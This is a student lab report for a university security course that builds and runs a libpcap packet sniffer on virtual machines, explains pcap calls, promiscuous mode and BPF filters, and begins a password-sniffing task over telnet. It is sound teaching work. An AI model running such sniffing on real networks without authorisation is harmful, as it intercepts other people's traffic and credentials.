


Internet Security CSE644
Lab 1: Packet Sniffing and Spoofing Lab
Aastha Yadav (ayadav02@syr.edu)
SUID: 831570679

Task 1: Writing Packet Sniffing Program

Task 1.a: Understanding Sniffex



```
SEEDubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal Terminal File Edit View Search Terminal Help

seed@VM:~$ ls
bash      Documents      lab5  Music      Public      Videos
bin       Downloads      lab6  myprog.cgi source      vulp
Desktop   examples.desktop lab7  Pictures   Templates   vulp.c

seed@VM:~$ cd Documents
seed@VM:~/Documents$ ls
http header
seed@VM:~/Documents$ mkdir lab1
seed@VM:~/Documents$ ls
http header  lab1
seed@VM:~/Documents$ cd lab1
seed@VM:~/../lab1$ subl sniffex.c
seed@VM:~/../lab1$ gcc sniffex.c -o sniffex -lpcap
seed@VM:~/../lab1$ sudo ./sniffex
[sudo] password for seed:
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: ip
```

Figure 1

```
Terminal
Packet number 1:
  From: 10.0.2.15
  To: 209.18.47.62
  Protocol: UDP
Packet number 2:
  From: 10.0.2.15
  To: 209.18.47.61
  Protocol: UDP
Packet number 3:
  From: 10.0.2.15
  To: 209.18.47.61
  Protocol: UDP
Packet number 4:
  From: 10.0.2.15
  To: 34.200.156.146
  Protocol: TCP
  Src port: 55648
  Dst port: 443
```

Figure 2

```
StkUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal Terminal File Edit View Search Terminal Help
Terminal
Packet number 5:
  From: 209.18.47.61
  To: 10.0.2.15
  Protocol: UDP
Packet number 6:
  From: 34.200.156.146
  To: 10.0.2.15
  Protocol: TCP
  Src port: 443
  Dst port: 55648
Packet number 7:
  From: 10.0.2.15
  To: 34.200.156.146
  Protocol: TCP
  Src port: 55648
  Dst port: 443
Packet number 8:
  From: 10.0.2.15
  To: 34.200.156.146
  Protocol: TCP
  Src port: 55648
```

```
Dst port: 443
Payload (224 bytes):
00000 16 03 01 00 db 01 00 00 d7 03 03 1c e5 7b 06 5d .....{.]
00016 fb 11 59 3f 09 51 ee 9f 80 04 2c 1e 95 bd 0b 89 ..Y?.Q.....
00032 ca a2 09 ab d0 5f 7f 2f 91 9d 86 20 e2 11 c4 ab ...../...
00048 0f 15 ec 71 7e 7c 46 8e 18 9a 42 04 a1 53 e6 15 ...q~|F...B..S..
00064 51 96 34 70 83 c9 bf b7 33 7c a5 df 00 1e c0 2b Q.4p....3|.....+
00080 c0 2f cc a9 cc a8 c0 2c c0 30 c0 0a c0 09 c0 13 ./.....0.....
00096 c0 14 00 33 00 39 00 2f 00 35 00 0a 01 00 00 70 ...3.9./..5....p
00112 00 00 00 14 00 12 00 00 0f 70 75 73 68 2e 70 69 .....push.pi
00128 61 7a 7a 61 2e 63 6f 6d 00 17 00 00 ff 01 00 01 .....azza.com.....
00144 00 00 0a 00 0a 00 08 00 1d 00 17 00 18 00 19 00 .....#.....
00160 0b 00 02 01 00 00 23 00 00 00 10 00 0e 00 0c 02 .....h2.http/1.1....
00176 68 32 08 68 74 74 70 2f 31 2e 31 00 05 00 05 01 .....
00192 00 00 00 00 00 0d 00 18 00 16 04 03 05 03 06 03 .....
00208 08 04 08 05 08 06 04 01 05 01 06 01 02 03 02 01 .....

Packet number 9:
  From: 34.200.156.146
  To: 10.0.2.15
  Protocol: TCP
  Src port: 443
  Dst port: 55648

Dst port: 55648
Packet number 10:
  From: 209.18.47.62
  To: 10.0.2.15
  Protocol: UDP
Capture complete.
seed@VM:~/.../lab1$
```

Figure 3

Observation: First, let's try to run our sniffex code with root privilege. We successfully capture 10 packets after compilation.

Problem 1:

Here are the steps to the sequence of library calls essential for sniffer programs:

1. Setting up Device:

pcap sets the device on its own. If this fails, it saves the error message into errbuf. pcap_lookupdev(errbuf) can be used to find a device to sniff on.

2. Opening the device for sniffing:

pcap uses pcap_open_live() to open session on a device we will be sniffing on. The format of the statement is as follows:

pcap_t *pcap_open_live(char *device, int snaplen, int promisc, int to_ms, char *ebuf)

- char *device: specifies the device we are sniffing on.
- snaplen: specifies max number of bytes to be captured by pcap.
- promisc: specifies if Promiscuous mode is on or not.
- to_ms: this value is non-zero as this is the read time out in milliseconds.
- char *ebuf: stores error messages.

Note: Promiscuous Mode is used to sniff all network traffic and not just the traffic to, from, or routed through a specific host.

3. Filtering Traffic:

We perform filtering using two functions in pcap library:

pcap_compile() is used to compile the filter expression stored in a regular string.

pcap_setfilter() is used to set the compiled filter to determine what the program sniffs.

Here's the prototype for them:

int pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize, bpf_u_int32 netmask)

- Pcap_t *p: specifies session handle.
- struct bpf_program *fp: specifies reference to the place we will store the compiled version of our filter.
- char *str: specifies expression in a regular string format.
- int optimize: integer that decides if the expression should be "optimized" or not.
- bpf_u_int32 netmask: specifies the network mask of the network the filter applies to.

int pcap_setfilter(pcap_t *p, struct bpf_program *fp)

- pcap_t *p: session handler.
- struct bpf_program *fp: specifies reference to the compiled version of the expression.

4. Sniffing:

u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h) is used to capture a single packet at a time.

- pcap_t *p: session handler
- struct pcap_pkthdr *h: a pointer to a structure that holds general information about the packet
- The function returns a u_char pointer to the packet that is described by this structure


int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user) is used to enter a loop that waits for n number of packets to be sniffed before being done.

- pcap_t *p: session handle
- int cnt: specifies how many packets it should sniff for before returning. Negative value means it should sniff until an error occurs.
- pcap_handler callback: the name of the callback function
- u_char *user: useful in some applications, NULL for many situations.

5. Close the Sniffing Session:

pcap_close() is used to close the sniffing session.

Problem 2:



```
seed@VM:~/.../lab1$ ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: ip
Couldn't open device enp0s3: enp0s3: You don't have permission to capture on tha
t device (socket: Operation not permitted)
seed@VM:~/.../lab1$
```

Figure 4

Observation: When sniffex is run without root privileges, it says that we don't have permission to capture on that device.

Explanation: Pcap needs root permissions to run sniffex because it has to access the network interface card. Network interface card is the physical device that accepts the packets into the system and only root can access it. The pcap_lookupdev() in the sniffex program fails as it is looking for the interface to sniff on and this requires root access. But since root privilege is not given, it fails.

Problem 3:




Figure 5

```

TX packets:17022 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1294405 (1.2 MB) TX bytes:1294405 (1.2 MB)

seed@VM:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:77:8f:dd
        inet addr:192.168.65.101 Bcast:192.168.65.255 Mask:255.255.255.0
        inet6 addr: fe80::bdad:b2a1:55d1:dc1c/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:330770 errors:0 dropped:0 overruns:0 frame:0
        TX packets:61093 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:414947146 (414.9 MB) TX bytes:4967669 (4.9 MB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:17174 errors:0 dropped:0 overruns:0 frame:0
        TX packets:17174 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:1304757 (1.3 MB) TX bytes:1304757 (1.3 MB)

seed@VM:~$

```

Figure 6

```

seed@MobiSEEDUbuntu: ~
TX packets:261 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19664 (19.6 KB) TX bytes:19664 (19.6 KB)

seed@MobiSEEDUbuntu:~$ ifconfig
eth0    Link encap:Ethernet  HWaddr 08:00:27:0d:77:da
        inet addr:192.168.65.102 Bcast:192.168.65.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe0d:77da/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:1074 errors:0 dropped:0 overruns:0 frame:0
        TX packets:797 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:260189 (260.1 KB) TX bytes:154236 (154.2 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:277 errors:0 dropped:0 overruns:0 frame:0
        TX packets:277 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:20848 (20.8 KB) TX bytes:20848 (20.8 KB)

seed@MobiSEEDUbuntu:~$

```

Figure 7

```
Terminal
Dash home
[02/01/2018 02:54] seed@ubuntu:~$ ifconfig
eth13  Link encap:Ethernet  HWaddr 08:00:27:ed:06:3c
       inet addr:192.168.65.103  Bcast:192.168.65.255  Mask:255.255.255.0
       inet6 addr: fe80::a00:27ff:feed:63c/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
       RX packets:2 errors:0 dropped:0 overruns:0 frame:0
       TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:1180 (1.1 KB)  TX bytes:9259 (9.2 KB)

lo      Link encap:Local Loopback
       inet addr:127.0.0.1  Mask:255.0.0.0
       inet6 addr: ::1/128 Scope:Host
       UP LOOPBACK RUNNING  MTU:16436  Metric:1
       RX packets:62 errors:0 dropped:0 overruns:0 frame:0
       TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:0
       RX bytes:4360 (4.3 KB)  TX bytes:4360 (4.3 KB)

[02/01/2018 02:54] seed@ubuntu:~$ █
```

Figure 8

Observation: For this task we setup 3 machines. We change the networks of the machines from NatNetwork to Host only Adapter so that they work under the same network.

IP Addresses: For convenience,

SEEDUbuntu (M1): 192.168.65.101

MobiSEEDUbuntu (M2): 192.168.65.102

Ubuntu 12.04 (M3): 192.168.65.103


```

RX bytes:4360 (4.3 KB) TX bytes:4360 (4.3 KB)

[02/01/2018 02:54] seed@ubuntu:~$ ping 192.168.65.101
PING 192.168.65.101 (192.168.65.101) 56(84) bytes of data.
64 bytes from 192.168.65.101: icmp_req=1 ttl=64 time=0.373 ms
64 bytes from 192.168.65.101: icmp_req=2 ttl=64 time=0.240 ms
64 bytes from 192.168.65.101: icmp_req=3 ttl=64 time=0.274 ms
64 bytes from 192.168.65.101: icmp_req=4 ttl=64 time=0.256 ms
64 bytes from 192.168.65.101: icmp_req=5 ttl=64 time=0.219 ms
64 bytes from 192.168.65.101: icmp_req=6 ttl=64 time=0.250 ms
64 bytes from 192.168.65.101: icmp_req=7 ttl=64 time=0.178 ms
64 bytes from 192.168.65.101: icmp_req=8 ttl=64 time=0.250 ms
^C
--- 192.168.65.101 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 6998ms
rtt min/avg/max/mdev = 0.178/0.255/0.373/0.052 ms
[02/01/2018 03:01] seed@ubuntu:~$

```

Figure 9

Observation: We are verifying if ping works and M3 is used to ping M1 (192.168.65.101) and we find that this is successful.

```

int main(int argc, char **argv)
{
    char *dev = NULL;          /* capture device name */
    char errbuf[PCAP_ERRBUF_SIZE]; /* error buffer */
    pcap_t *handle;           /* packet capture handle */

    char filter_exp[] = "ICMP"; /* filter expression [3] */
    struct bpf_program fp;      /* compiled filter program (expression) */
    bpf_u_int32 mask;          /* subnet mask */
    bpf_u_int32 net;           /* ip */
    int num_packets = 10;      /* number of packets to capture */

    print_app_banner();
}

```

Figure 10

Observation: We set our filter to capture ICMP packets.

```

/* open capture device */
handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
if (handle == NULL) {
    fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
    exit(EXIT_FAILURE);
}

```

Figure 11

Observation: We turn on Promiscuous mode by setting 3rd argument of pcap_open_live as 1.

```
[02/01/2018 03:15] seed@ubuntu:~$ ping 192.168.65.102
PING 192.168.65.102 (192.168.65.102) 56(84) bytes of data.
64 bytes from 192.168.65.102: icmp_req=1 ttl=64 time=0.444 ms
64 bytes from 192.168.65.102: icmp_req=2 ttl=64 time=0.226 ms
64 bytes from 192.168.65.102: icmp_req=3 ttl=64 time=0.257 ms
64 bytes from 192.168.65.102: icmp_req=4 ttl=64 time=0.241 ms
64 bytes from 192.168.65.102: icmp_req=5 ttl=64 time=0.253 ms
64 bytes from 192.168.65.102: icmp_req=6 ttl=64 time=0.197 ms
64 bytes from 192.168.65.102: icmp_req=7 ttl=64 time=0.212 ms
64 bytes from 192.168.65.102: icmp_req=8 ttl=64 time=0.257 ms
64 bytes from 192.168.65.102: icmp_req=9 ttl=64 time=0.247 ms
64 bytes from 192.168.65.102: icmp_req=10 ttl=64 time=0.229 ms
64 bytes from 192.168.65.102: icmp_req=11 ttl=64 time=0.236 ms
64 bytes from 192.168.65.102: icmp_req=12 ttl=64 time=0.924 ms
64 bytes from 192.168.65.102: icmp_req=13 ttl=64 time=0.278 ms
64 bytes from 192.168.65.102: icmp_req=14 ttl=64 time=1.21 ms
64 bytes from 192.168.65.102: icmp_req=15 ttl=64 time=0.276 ms
64 bytes from 192.168.65.102: icmp_req=16 ttl=64 time=0.264 ms
64 bytes from 192.168.65.102: icmp_req=17 ttl=64 time=0.308 ms
^C
--- 192.168.65.102 ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 15997ms
```

Figure 12

Observation: We create a ping from M3 to M2 now.

```
seed@VM:~/.../lab1$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: icmp

Packet number 1:
  From: 192.168.65.103
  To: 192.168.65.102
  Protocol: ICMP

Packet number 2:
  From: 192.168.65.102
  To: 192.168.65.103
  Protocol: ICMP

Packet number 3:
  From: 192.168.65.103
  To: 192.168.65.102
  Protocol: ICMP
```

Figure 13

Observation: When promiscuous mode is turned on, the user sitting on M1 can observe this connection by running the sniffer program.

Explanation: Promiscuous mode bit is set in the `pcap_open_live()` function. The 3rd bit parameter is set to 1, indicating that promiscuous mode is on. When promiscuous mode is on, sniffer program can capture all the packets in the same network regardless of the destination IP.

```
[02/01/2018 03:18] seed@ubuntu:~$ ping 192.168.65.102
PING 192.168.65.102 (192.168.65.102) 56(84) bytes of data.
64 bytes from 192.168.65.102: icmp_req=1 ttl=64 time=0.244 ms
64 bytes from 192.168.65.102: icmp_req=2 ttl=64 time=0.261 ms
64 bytes from 192.168.65.102: icmp_req=3 ttl=64 time=0.253 ms
64 bytes from 192.168.65.102: icmp_req=4 ttl=64 time=0.263 ms
64 bytes from 192.168.65.102: icmp_req=5 ttl=64 time=0.362 ms
64 bytes from 192.168.65.102: icmp_req=6 ttl=64 time=0.255 ms
64 bytes from 192.168.65.102: icmp_req=7 ttl=64 time=0.243 ms
64 bytes from 192.168.65.102: icmp_req=8 ttl=64 time=0.243 ms
64 bytes from 192.168.65.102: icmp_req=9 ttl=64 time=0.238 ms
64 bytes from 192.168.65.102: icmp_req=10 ttl=64 time=0.245 ms
64 bytes from 192.168.65.102: icmp_req=11 ttl=64 time=0.235 ms
64 bytes from 192.168.65.102: icmp_req=12 ttl=64 time=0.249 ms
64 bytes from 192.168.65.102: icmp_req=13 ttl=64 time=0.252 ms
64 bytes from 192.168.65.102: icmp_req=14 ttl=64 time=0.272 ms
64 bytes from 192.168.65.102: icmp_req=15 ttl=64 time=0.248 ms
^C
--- 192.168.65.102 ping statistics ---
15 packets transmitted, 15 received, 0% packet loss, time 13998ms
rtt min/avg/max/mdev = 0.235/0.257/0.362/0.033 ms
[02/01/2018 03:22] seed@ubuntu:~$
```

Figure 14

Observation: Now, we turn off the promiscuous mode and perform the same ping operation.

```
seed@VM:~/.../lab1$ subl sniffex.c
seed@VM:~/.../lab1$ gcc sniffex.c -o sniffex -lpcap
seed@VM:~/.../lab1$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: icmp
```

Figure 15

Observation: We observe that M1 cannot capture packets of communication between M3 and M2.


```
[02/01/2018 03:22] seed@ubuntu:~$ ping 192.168.65.101
PING 192.168.65.101 (192.168.65.101) 56(84) bytes of data.
64 bytes from 192.168.65.101: icmp_req=1 ttl=64 time=0.500 ms
64 bytes from 192.168.65.101: icmp_req=2 ttl=64 time=0.256 ms
64 bytes from 192.168.65.101: icmp_req=3 ttl=64 time=0.256 ms
64 bytes from 192.168.65.101: icmp_req=4 ttl=64 time=0.252 ms
64 bytes from 192.168.65.101: icmp_req=5 ttl=64 time=0.307 ms
64 bytes from 192.168.65.101: icmp_req=6 ttl=64 time=0.242 ms
64 bytes from 192.168.65.101: icmp_req=7 ttl=64 time=0.234 ms
64 bytes from 192.168.65.101: icmp_req=8 ttl=64 time=0.264 ms
64 bytes from 192.168.65.101: icmp_req=9 ttl=64 time=0.244 ms
64 bytes from 192.168.65.101: icmp_req=10 ttl=64 time=0.218 ms
64 bytes from 192.168.65.101: icmp_req=11 ttl=64 time=0.224 ms
64 bytes from 192.168.65.101: icmp_req=12 ttl=64 time=0.267 ms
64 bytes from 192.168.65.101: icmp_req=13 ttl=64 time=0.287 ms
64 bytes from 192.168.65.101: icmp_req=14 ttl=64 time=0.250 ms
64 bytes from 192.168.65.101: icmp_req=15 ttl=64 time=0.230 ms
64 bytes from 192.168.65.101: icmp_req=16 ttl=64 time=0.248 ms
^C
--- 192.168.65.101 ping statistics ---
16 packets transmitted, 16 received, 0% packet loss, time 15000ms
rtt min/avg/max/mdev = 0.218/0.267/0.500/0.065 ms
```

Figure 16

```
seed@VM:~/.../lab1$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: icmp

Packet number 1:
  From: 192.168.65.103
  To: 192.168.65.101
  Protocol: ICMP

Packet number 2:
  From: 192.168.65.101
  To: 192.168.65.103
  Protocol: ICMP
```

Figure 17

Observation: M3 pings M1 when Promiscuous mode is turned off. We are able to sniff this.

Explanation: Promiscuous mode bit is set in the `pcap_open_live()` function. The 3rd bit parameter is set to 0, indicating that promiscuous mode is off. When promiscuous mode is off, sniffer program cannot capture all the packets in the same network, it can only capture packets whose destination IP is the IP of the sniffer's system.

Task 1.b: Writing Filters

- **Capturing ICMP Packets**
Refer to Figure 10, 11, 12, 13 in task 1.a for this task.
- **Capture the TCP packets that have a destination port range from to port 10 – 100**

```
int main(int argc, char **argv)
{
    char *dev = NULL;          /* capture device name */
    char errbuf[PCAP_ERRBUF_SIZE]; /* error buffer */
    pcap_t *handle;            /* packet capture handle */

    char filter_exp[] = "tcp dst portrange 10-100"; /* filter expression [3] */
    struct bpf_program fp; /* compiled filter program (expression) */
    bpf_u_int32 mask;      /* subnet mask */
    bpf_u_int32 net;       /* ip */
    int num_packets = 100; /* number of packets to capture */
}
```

Figure 18

Observation: We set our filter expression to TCP packets that have a destination port range 10-100.

```
[02/01/2018 12:36] seed@ubuntu:~$ telnet 192.168.65.101
Trying 192.168.65.101...
Connected to 192.168.65.101.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb  1 15:34:17 EST 2018 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.10.0-40-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

259 packages can be updated.
9 updates are security updates.

*** System restart required ***
seed@VM:~$ exit
logout
Connection closed by foreign host.
[02/01/2018 12:37] seed@ubuntu:~$
```

Figure 19

```
seed@VM:~/.../lab1$ subl sniffex.c
seed@VM:~/.../lab1$ gcc sniffex.c -o sniffex -lpcap
seed@VM:~/.../lab1$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 100
Filter expression: tcp dst portrange 10-100

Packet number 1:
    From: 192.168.65.103
    To: 192.168.65.101
    Protocol: TCP
    Src port: 56846
    Dst port: 23
    Payload (1 bytes):
000000 65 e


Packet number 2:
    From: 192.168.65.103
    To: 192.168.65.101
    Protocol: TCP
```

Figure 20

Observation: The above screenshots depicts that TCP packets are captured that have a destination port number in the range of 10 to 100. The filter expression is shown in the code. When the user establishes a telnet connection, the destination port is 23, which falls in the range, so the sniffer captures those packets.

Explanation: Filters are used to capture specific traffic. In the above case we capture TCP packets whose destination port number is between 10 and 100. To apply filter, we first need to create a rule set to filter the traffic, then we need to compile the rule set because the filter has to be understood by pcap. We then need to apply the filter using `pcap_setfilter()`. This makes pcap only receive packets based on the filter applied.

Task 1.c: Sniffing Passwords

A terminal window with a dark purple background. The text shows a telnet session initiated from a host named 'seed@MobiSEEDUbuntu'. It connects to 10.0.2.6, displaying the Ubuntu 12.04.2 LTS login screen. The user 'seed' logs in without a password. The screen shows the last login time, a welcome message, documentation link, and a notification about a new LTS release (14.04.1) available for upgrade. The session ends with a timestamp and the user's prompt.

